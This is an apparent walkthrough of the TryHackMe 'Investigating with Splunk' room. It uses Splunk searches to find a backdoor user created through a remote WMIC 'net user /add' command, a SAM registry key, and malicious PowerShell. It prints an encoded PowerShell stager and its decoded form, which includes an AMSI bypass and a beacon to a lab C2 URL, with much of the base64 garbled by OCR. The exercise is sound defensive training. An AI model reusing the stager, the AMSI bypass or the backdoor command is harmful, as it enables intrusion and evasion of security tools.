


## Investigating with Splunk (Tryhackme)

<https://tryhackme.com/room/investigatingwithsplunk>

All the required logs are ingested in the index **main**.

---

How many events were collected and Ingested in the index **main**?



The screenshot shows the Splunk Search interface. At the top, there is a navigation bar with tabs for Search, Analytics, Datasets, Reports, Alerts, and Dashboards. The 'Search' tab is active. Below the navigation bar, the title 'New Search' is displayed. A search bar contains the query '1 index=\*'. Below the search bar, a status bar indicates '✓ 12,256 events (before 10/27/22 8:16:54.000 AM) No Event Sampling ▾'. Below the status bar, there are tabs for Events (12,256), Patterns, Statistics, and Visualization. The 'Events (12,256)' tab is active. Below the tabs, there are controls for 'Format Timeline ▾', 'Zoom Out', 'Zoom to Selection', and 'Deselect'. A green bar is visible on the left side of the interface. At the bottom, a dark grey box displays the number '12256'.

---

On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

Filter with EventID.

splunk>enterprise

Apps ▾

Search

Analytics

Datasets

Reports

Alerts

Dashboards

New Search

1 EventID="4720"

✓ 1 event (before 10/27/22 8:19:03.000 AM)

No Event Sampling ▾

Events (1)

Patterns

Statistics

Visualization

Format Timeline ▾

— Zoom Out

+ Zoom to Selection

× Deselect

List ▾

Format

20 Per Page ▾

i	Time	Event
		<div>HomePath: %%1793</div> <div>Hostname: Micheal.Beaven</div> <div>Keywords: -9214364837600035000</div> <div>LogonHours: %%1797</div> <div>Message: A user account was created.</div> <div>Subject:</div> <div> <div>Security ID: S-1-5-21-4020993649-1037605423-417876593-1104</div> <div>Account Name: James</div> <div>Account Domain: Cybertees</div> <div>Logon ID: 0x551686</div> </div> <div> <div>New Account:</div> <div> <div>Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000</div> <div>Account Name: Alberto</div> <div>Account Domain: WORKSTATION6</div> </div> </div>

A1berto

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

## New Search

1 Hostname="Micheal.Beaven" | search Alberto  
2 | search HKLM

✓ 3 events (before 10/27/22 8:26:17.000 AM) No Event Sampling ▼

Events (3) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

i	Time	Event
		<p>Category: Registry object added or deleted (rule: RegistryEvent)</p> <p>Channel: Microsoft-Windows-Sysmon/Operational</p> <p>Domain: NT AUTHORITY</p> <p>EventID: 12</p> <p>EventReceivedTime: 2022-02-14 08:06:03</p> <p>EventTime: 2022-02-14 08:06:02</p> <p>EventType: DeleteKey</p> <p>EventTypeOriginal: INFO</p> <p>ExecutionProcessID: 3348</p> <p>Hostname: Micheal.Beaven</p> <p>Image: C:\windows\system32\lsass.exe</p> <p>Keywords: -9223372036854776000</p> <p>Message: Registry object added or deleted:</p> <p>RuleName: -</p> <p>EventType: DeleteKey</p> <p>UtcTime: 2022-02-14 12:06:02.420</p> <p>ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}</p> <p>ProcessId: 740</p> <p>Image: C:\windows\system32\lsass.exe</p> <p>TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto</p> <p>Opcode: Info</p> <p>OpcodeValue: 0</p> <p>ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}</p> <p>ProcessId: 740</p>

HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto

Examine the logs and identify the user that the adversary was trying to impersonate.

Alberto looks similar to backdoor user "A1berto".

### New Search

1 index="\*"

✓ 12,256 events (before 10/27/22 8:42:33.000 AM) No Event Sampling ▾

Events (12,256)

Patterns

Statistics

Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

**a User 4**

INTERESTING FIELDS

# @version 1

a AccountName 4

a AccountType 2

a Application 22

a Category 41

a Channel 9

User

4 Values, 0.971% of events

Selected 

Yes No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
NT AUTHORITY\SYSTEM	70	58.824%
<b>Cybertees\Alberto</b>	24	20.168%
NT AUTHORITY\NETWORK SERVICE	20	16.807%
Cybertees\James	5	4.202%

Alberto

What is the command used to add a backdoor user from a remote computer?

Search

Analytics

Datasets

Reports

Alerts

Dashboards

### New Search

1 index="\*"

2 | search /add

3 | search CommandLine

✓ 7 events (before 10/27/22 8:46:15.000 AM) No Event Sampling ▾

Events (7)

Patterns

Statistics

Visualization

```
5/11/22 { [-]
10:32:18.000 PM @version: 1
Category: Process Creation
Channel: Security
CommandLine: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"
EventID: 4688
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:01
EventType: AUDIT_SUCCESS
ExecutionProcessID: 4
Hostname: James.browne
Keywords: -9214364837600035000
MandatoryLabel: S-1-16-12288
Message: A new process has been created.
```

```
C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create
"net user /add A1berto paw0rd1"
```

---

How many times was the login attempt from the backdoor user observed during the investigation?

```
0
```

---

What is the name of the infected host on which suspicious Powershell commands were executed?

```
5/11/22 { [-]
10:32:18.000 PM @version: 1
Category: Pipeline Execution Details
Channel: Windows PowerShell
EventID: 800
EventReceivedTime: 2022-02-14 08:06:02
EventTime: 2022-02-14 08:06:02
EventType: INFO
ExecutionProcessID: 0
Hostname: James.browne
Keywords: 36028797018963970
Message: Pipeline execution details for command line: else { $output = IEX "$cmdargs" }

Context Information:
DetailSequence=1
DetailTotal=1

SequenceNumber=621

UserId=Cybertees\James
HostName=ConsoleHost
HostVersion=5.1.18362.752
HostId=0f79c464-4587-4a42-a825-a0972e939164
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGALGAJABQAFMAVGBIAHIAUWBJAG8ADgBUAGEAYGBMAGUALGBQAFMAVGBFAHIAUWBJAE8AIGAUAE0AYQBKAE8AUGAGAC0ARWB1ACAAM
EngineVersion=5.1.18362.752
RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
PipelineId=1
ScriptName=
Command line= else { $output = IEX "$cmdargs" }
```

James.browne

PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

[Search](#) [Analytics](#) [Datasets](#) [Reports](#) [Alerts](#) [Dashboards](#)

## New Search

1 powershell.exe | [spath](#) EventID | [search](#) EventID=4103

✓ 79 events (before 10/27/22 9:11:23.000 AM) No Event Sampling ▾

[Events \(79\)](#) [Patterns](#) [Statistics](#) [Visualization](#)

[Format Timeline ▾](#) [Zoom Out](#) [Zoom to Selection](#) [Close](#)

79

An encoded Powershell script from the infected host initiated a web request. What is the full URL?

Search Analytics Datasets Reports Alerts Dashboards

## New Search

1 powershell.exe | spath EventID | search EventID=4103

✓ 79 events (before 10/27/22 9:11:23.000 AM) No Event Sampling ▾

Events (79) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

Time	Event
5/11/22 10:32:19.000 PM	<pre>{ [-] @version: 1 AccountName: James AccountType: User ActivityID: {4F259F18-BCE1-0000-7D1A-7593808AD601} Category: Executing Pipeline Channel: Microsoft-Windows-PowerShell/Operational ContextInfo: Severity = Informational Host Name = ConsoleHost Host Version = 5.1.18362.752 Host ID = 0f79c464-4587-4a42-a825-a0972e939164 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBIAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgA uAE0AYQBKAe8AUgAgAC0ARwBlACAAMwApAHsAJAAXADEAQgBEADgAPQBbAHIAZQBGAf0ALgBBAF MAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBwAGEAZ wBlAG0AZQBwAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBF AFQARgBJAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFM AZQB0AHQAaQBwAGcAcwAnACwAJwB0ACCkAwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQ BjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4ACKAewAkAEEMQA4AEUAMQA9ACQAMQAxAEIARAA4A C4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkA0wBJAGYAKAAkAEEMQA4AGUAMQBbACCkA UwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBwAGcAJwBdACKAewAkAEEMQA 4AGUAMQBbACCkAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBwAGcAJwBdAF</pre>

```
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBIAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgA
uAE0AYQBKAe8AUgAgAC0ARwBlACAAMwApAHsAJAAXADEAQgBEADgAPQBbAHIAZQBGAf0ALgBBAF
MAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBwAGEAZ
wBlAG0AZQBwAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBF
AFQARgBJAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFM
AZQB0AHQAaQBwAGcAcwAnACwAJwB0ACCkAwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQ
BjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4ACKAewAkAEEMQA4AEUAMQA9ACQAMQAxAEIARAA4A
C4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkA0wBJAGYAKAAkAEEMQA4AGUAMQBbACCkA
UwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBwAGcAJwBdACKAewAkAEEMQA
4AGUAMQBbACCkAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBwAGcAJwBdAF
```

sAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBvAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0AJAB2AEEATAA9AFsAQwBvAEwAbABlAGMAdABpAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQASQBjAFQAaQBPAQ4AQQBSAFkAwWbTAHQAcgBJAE4ARwAsAFMAeQBzAFQARQBtAC4ATwBCAEoARQBjAHQAXQBdADoA0gBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBkAGQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBvAGcAJwAsADAAKQA7ACQAYQAxAdgAZQAxAFsAJwBIAEsARQBZAF8ATABPAEMAQQBM AF8ATQBBAEMASABJAE4ARQBcAFMAbwBmAHQAdwBhAHIAZQBcAFAAbwBsAGkAYwBpAGUAcwBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBBSAGwAXA BTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAKAFYAQQBsAH0ARQBMAHMARQB7AFsAUwBjAFIAaQBwAFQAQgBsAE8AQwBLAF0ALgAiAEcAZQBUAHEYASQBFAGAA TABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEeAbABVAGUAKAAkAE4AdQBMAEwALAAoAE4ARQB3AC0ATwBCAGoAZQBDAHQAIBDAG8ATABMAEUAYwBUAGkATwBOAFMALgBHAGUATgBlAHIASQBjAC4ASABBAHMASABTAGUAdABbAFMAVABYAGkAbgBnAF0AKQApAH0AJABSAGUARgA9AFsAUgBlAGYAXQAuAEeAcwBTAEUATQBCAGwAeQAuAEcAZQBUAfQAeQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEeAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpACcAKwAnAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBFahQARgBJAGUATABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgAnACsAJwBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEeATAB1AGUAKAAkAE4AVQBMAGwALAAkAHQAUGBVAGUAKQA7AH0AOwBbAFMAWQBTAHQARQBtAC4ATgBlAFQALgBTAGUAcgB2AEkAQwBlAFAAbwBJAE4AdABNAEEAbgBBAGcARQBSAF0A0gA6AEUAWABwAGUAQwBUADEAMAAwAEMAbwBuAHQASQBOAHUAZQA9ADAAOWAkADcAYQA2AGUARAA9AE4AZQBXAC0ATwBCAEoAZQBDAFQAIBTAFkAcwB0AGUATQAuAE4AZQB0AC4AVwBFAGIAQwBsAEkAZQBOAFQAOWAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxAdSAIABXAE8AVwA2ADQAOWAgAFQAcgBpAGQAZQBvAHQALwA3AC4AMAA7ACAACgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJABzAGUAcgA9ACQAKABbAFQAZQBvAFQALgBFAE4AQwBvAGQAaQBOAEcAXQA6ADoAVQBvAGkAYwBvAGQARQAuAEcAZQB0AFMAAdABYAGkATgBHACgAwwBDAG8ATgBWAGUAGBUAF0A0gA6AEYAcgBvAE0AQgBBAFMAZQA2ADQAUwB0AFIASQBvAEcAKAAnAGEAQQBcADAAQQBIAFEAQQBjAEeAQQA2AE EAQwA4AEeATAB3AEeAeABBAEQAQQBBAEwAZwBBAHgAQQBEEAEQAQQBMAGcAQQB4AEeARABBAEEATABnAEeAMQBBAEEAPQA9ACcAKQApACkAOwAkAHQAPQAnAC8AbgBlAHcAcwAuAHAAaABwACcAOwAkADcAQQa2AEUAZAAuAEgARQBBAGQAZQBvAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEeAZwBlAG4AdAAAnACwAJAB1ACkAOwAkADcAYQA2AEUAZAAuAFAAUgBPAHgAWQA9AFsAUwB5AFMAVABFAG0ALgBOAEUAVAAuAFcAZQBIAFIARQBRAFUAZQBzAFQAXQA6ADoARABlAGYAQQBVAEwAdABXAGUAQgBQAFIAbwBYAFkAOwAkADcAYQA2AEUARAuAFAAUgBPAFgAWQAuAEMAUGBlAGQARQBvAHQASQBBAGwAUwAgAD0AIABbAFMAWQBzAFQARQBNAC4ATgBFAHQALgBDAFIAZQBkAEUAbgBUAEkAYQBMAEMAYQBjAGgARQBdADoA0gBEAEUARgBhAFUAbAB0AE4ARQBvAHcAbwBSAEsAQwByAEUAZABlAE4AdABJAE EATABTADsAJABTAGMAcgBpAHAAdAA6FAACgBvAHgAeQAQgAD0AIAAkADcAYQA2AGUAZAAuAFAAc



gBvAHgAeQA7ACQASwA9AFsAUwB5AHMAAB1AE0ALgBUAGUAWABUAC4ARQBuaEMAbwBEAEkAbgBn  
AF0A0gA6AEeAUwBDAEKASQAuAEcAZQBUEIAeQBUAGUAWAoACcAcQBtAC4AQAApADUAeQA/AFg  
AeAB1AFMAQQAtAD0AVgBEADQANGA3ACoAfABPAEWAVwBCAH4AcgBuADgAXgBJACcAKQA7ACQAUg  
A9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMgA1ADUAOWAwAC4ALgAyA  
DUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4A  
QwBvAFUAbgB0AF0AKQA1ADIANQA2ADsAJABTAFsAJABfAF0ALAakAFMAWwAkAEoAXQA9ACQAUwB  
bACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQA1AD  
IANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOWAkAFMAWwAkAEkAX  
QAsACQAUwBbACQASABdAD0AJABTAFsAJABI AF0ALAakAFMAWwAkAEkAXQA7ACQAXwAtAEIAeABv  
AFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACKAJQAYADUANgBdAH0AfQA7ACQ  
ANwBBADYAZQBkAC4ASAB1AEeARAB1AHIAcWuAEeAZABkACgAIgBDAG8AbwBrAGkAZQAiACwAIg  
BLAHUAVQB6AHUAaQBkAD0AVgBtAGUASwBWADUAZAB1AGsAZwA5AHkANwBrAC8AdABsAEYARgBBA  
DgAYgAyAEeAYQBjAHMAPQAiACKAOwAkAEQAYQB0AGEAPQAKADcAYQA2AGUAZAAuAEQAbwB3AE4A  
TABvAGEAZABEAGEAdABBACgAJABTAEUAcgArACQAdAApADsAJABpAHYAPQAKAEQAQQBUAEeAWwA  
wAC4ALgAzAF0AOWAkAEQAYQBUEEAPQAKAGQAQQBUAEeAWwA0AC4ALgAkAEQAYQBUEEALgBMAE  
UAbgBHAHQASABdADsALQBKAE8AaQBOAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAKAFIAIAAKAGQAQ  
QB0AGEAIAAoACQASQBWACsAJABLACKAKQB8AEkARQBYAA==

Decode with Cyberchief. <https://gchq.github.io/>

Base64 Decode > Remove Null bytes

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Remove null bytes

Input

length: 5166  
lines: 1

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc  
SQBGACGAJABQAFMAVGB1AHIAUwBjAG8AbgBUAGEAYgBMAGUALgBQAFMAVGBFAHIAUwBjAE8ATgAuAE0AYQBKAE8AUgAGAC0AR  
wB1ACAAmWApAhsAJAAXADEAQgBEADgAPQbBhIAZQBGAf0ALgBBAFMACwB1AE0AYgBsSAHKALgBHAGUADABUAHKUAUBFACgAJw  
BTAHKACwB0AGUAbQAUAE0AYQBUEGAZwB1AG0AZQBwAHQALgBBHAUADABVAG0AYQB0AGKAbwBuAC4AVQB0AGKAbABZACcAKQA  
uACIARwBFARgBJAGUAYABsAGQAIgAoACCAYwBhAGMAAB1AGQARwByAG8ADQBwAFABwBsAGKAYwB5AFMAZQB0AHQAAQBu  
AGcAcwAnACwAJwBOACCkKwAnAG8AbgBQAHUAYgBsAGKAYwAsAFMAADbAHQAQbJACcAKQA7AEKARGAoACQAMQAXAEIAZAA4A  
CKAEwAKAEeAMQA4AEUAMQA9ACQAMQAXAEIARA4AC4ARwB1AHQAVgBhAEwAQBFACGAJABUAFUAbABMACkAOwBjAGYAKAAkAE  
EAMQA4AGUAMQBbACC AUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwABwBnAGcAaQBwAGcAJwBdACkAEwAKAEeAMQA4AGU  
AMQBbACC AUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwABwBnAGcAaQBwAGcAJwBdAFSAJwBFAG4AYQBjAGwAZQBtAGMA  
cgBpAHAADABCCACkKwAnAGwABwBjAGsATABVAGCAZwBpAG4AZwAnAF0APQAwADsAJABHADEAOAB1ADEAwAnAFMAYwByAGKAC  
AB0AEIAJwArACCABABVAGMAAwBMAG8AZwBnAGKAbgBnACCAXQBbACCARQBwAGEAYgBsAGUAlwBjAHIAaQBwAHQAQgBsAG8AYw  
BrAEKAbgB2AG8AYwBhAHQAaQBwAG4ATABVAGCAZwBpAG4AZwAnAF0APQAwAH0AJAB2AEeATAA9AFsAQwBvAEwAbAB1AGMADAB  
pAE8ATgBTAC4ARwB1AE4ARQBYAGKAQwAUAEQAQSBjAFQAaQBPAQ4AQQBFAKwBTAHQACgBJAE4ARwAsAFMAEQBZAFQARQBT  
AC4ATwBCAEoARQBJAHQAXQBdAD0A0gBUAGUAVwAoACKAOWAKAHYAQQBMAC4AQQBKAEQAkAAEUAbgBhAGIAbAB1AFMAYwByA  
CkAaQBOAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAKAFIAIAAKAGQAQQB0AGEAIAAoACQASQBWACsAJABLACKAKQB8AEkARQBYAA==

Output




start: 1207  
end: 1291  
length: 84  
time: 2ms  
length: 1957  
lines: 1



COLLECTIONS.GeNerIc.HasHSet[String]))}\$ReF=  
[Ref].AsSEMBly.GetType('System.Management.Automation.Amsi'+ 'Utils');\$Ref.GetField('amsiInitF'+ 'ai  
led', 'NonPublic,Static').SetVALUE(\$NULL,\$TRUE));  
[System.Net.ServicePointManager]::Expect100Continue=0;\$7a6Ed=New-Object  
System.Net.WebClient;\$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like  
Gecko';\$ser=\$( [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQACAAGAC8ALwA  
XADAALgAXADAALgAXADAALgAIAA==')));\$t='/news.php';\$7A6Ed.Headers.Add('User-  
Agent', \$u);\$7A6Ed.Proxy=[System.Net.WebRequest]::DefaultWebProxy;\$7a6Ed.Proxy.Credentials =  
[System.Net.Credentials]::DefaultNetworkCredentials;\$Script:Proxy = \$7a6Ed.Proxy;\$K=  
(\$H+\$S[\$I])%256;\$S[\$I]=\$S[\$H]+\$S[\$I];\$S[\$I]=\$-  
Bxor\$S[((\$S[\$I]+\$S[\$H])%256)];\$7A6Ed.Headers.Add("Cookie", "kuuzuid=VmeKv5dekgy97k/tlFFA8b2AaIs=")

<http://10.10.10.5/news.php>

And we need to defang the URL.

Recipe



Defang URL  

☒ Escape dots

☒ Escape http

☒ Escape ://

Process

Valid domains and full ...

Input

http://10.10.10.5/news.php

Output

hxxp[ ://]10[.]10[.]10[.]5/news[.]php

hxxp[ ://]10[.]10[.]10[.]5/news[.]php

---